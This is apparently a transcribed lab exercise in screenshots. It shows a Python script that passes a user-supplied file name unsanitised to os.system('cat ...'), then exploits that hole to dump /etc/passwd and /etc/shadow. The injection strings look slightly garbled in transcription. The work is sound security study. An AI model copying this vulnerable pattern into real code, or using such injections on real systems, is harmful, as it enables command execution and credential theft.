


Maximiliano Brizzio



```
kali@kali: ~/shared
File Actions Edit View Help

correct_path = os.path.realpath(fn)
print("Sending file: " + correct_path)

if "." in correct_path:
    print("bad")
    exit(1)

if correct_path.startswith(home):
    print("good")
else:
    print("bad")
    exit(1)

if "0" in correct_path:
    print("bad")
    exit(1)


if "." in correct_path:
    print("bad")
    exit(1)

ret = os.system("cat " + fn)

if ret:
    21,0-1 70%
```

```
kali@kali:~/shared
File Actions Edit View Help

(kali@kali)-[~/shared]
└─$ ./exercise-2.py "l cat /etc/passwd"
Sending file: /home/kali/l cat /etc/passwd
good
cat: /home/kali/: Is a directory
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
usbmux:x:110:6:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534:/:run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:108:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
pulse:x:109:110:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
lightdm:x:110:112:Light Display Manager:/var/lib/lightdm:/bin/false
samed:x:111:111:/:/var/lib/samed:/usr/sbin/nologin
polkitd:x:991:991:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:112:115:RealtimeKit,,:/proc:/usr/sbin/nologin
```



```
kali@kali: ~/shared
File Actions Edit View Help

correct_path = os.path.realpath(fn)
print("Sending file: " + correct_path)

if "." in correct_path:
    print("bad")
    exit(1)

if correct_path.startswith(home):
    print("good")
else:
    print("bad")
    exit(1)

if "0" in correct_path:
    print("bad")
    exit(1)

if "." in correct_path:
    print("bad")
    exit(1)

ret = os.system("cat " + fn)

if ret:
    21,0-1 70%
```

```
root@kali: /home/kali/shared
File Actions Edit View Help

(root@kali)-[/home/kali/shared]
└─$ ./exercise-2.py "l cat /etc/shadow"
Sending file: /root/l cat /etc/shadow
good
sh: 1: /etc/shadow: Permission denied
cat: /root/: Is a directory
>> Program finished with error

(root@kali)-[/home/kali/shared]
└─$ ./exercise-2.py "l cat /etc/shadow"
Sending file: /root/l cat /etc/shadow
good
root:*:19691:0:99999:7:::
daemon:*:19691:0:99999:7:::
bin:*:19691:0:99999:7:::
sys:*:19691:0:99999:7:::
sync:*:19691:0:99999:7:::
games:*:19691:0:99999:7:::
man:*:19691:0:99999:7:::
lp:*:19691:0:99999:7:::
mail:*:19691:0:99999:7:::
news:*:19691:0:99999:7:::
uucp:*:19691:0:99999:7:::
proxy:*:19691:0:99999:7:::
www-data:*:19691:0:99999:7:::
backup:*:19691:0:99999:7:::
list:*:19691:0:99999:7:::
irc:*:19691:0:99999:7:::
_apt:*:19691:0:99999:7:::
nobody:*:19691:0:99999:7:::
systemd-network:!:19691:1:::
systemd-timesync:!:19691:1:::
messagebus:!:19691:1:::
tss:!:19691:1:::
strongswan:!:19691:1:::
tcpdump:!:19691:1:::
usbmux:!:19691:1:::
sshd:!:19691:1:::
dnsmasq:!:19691:1:::
avahi:!:19691:1:::
```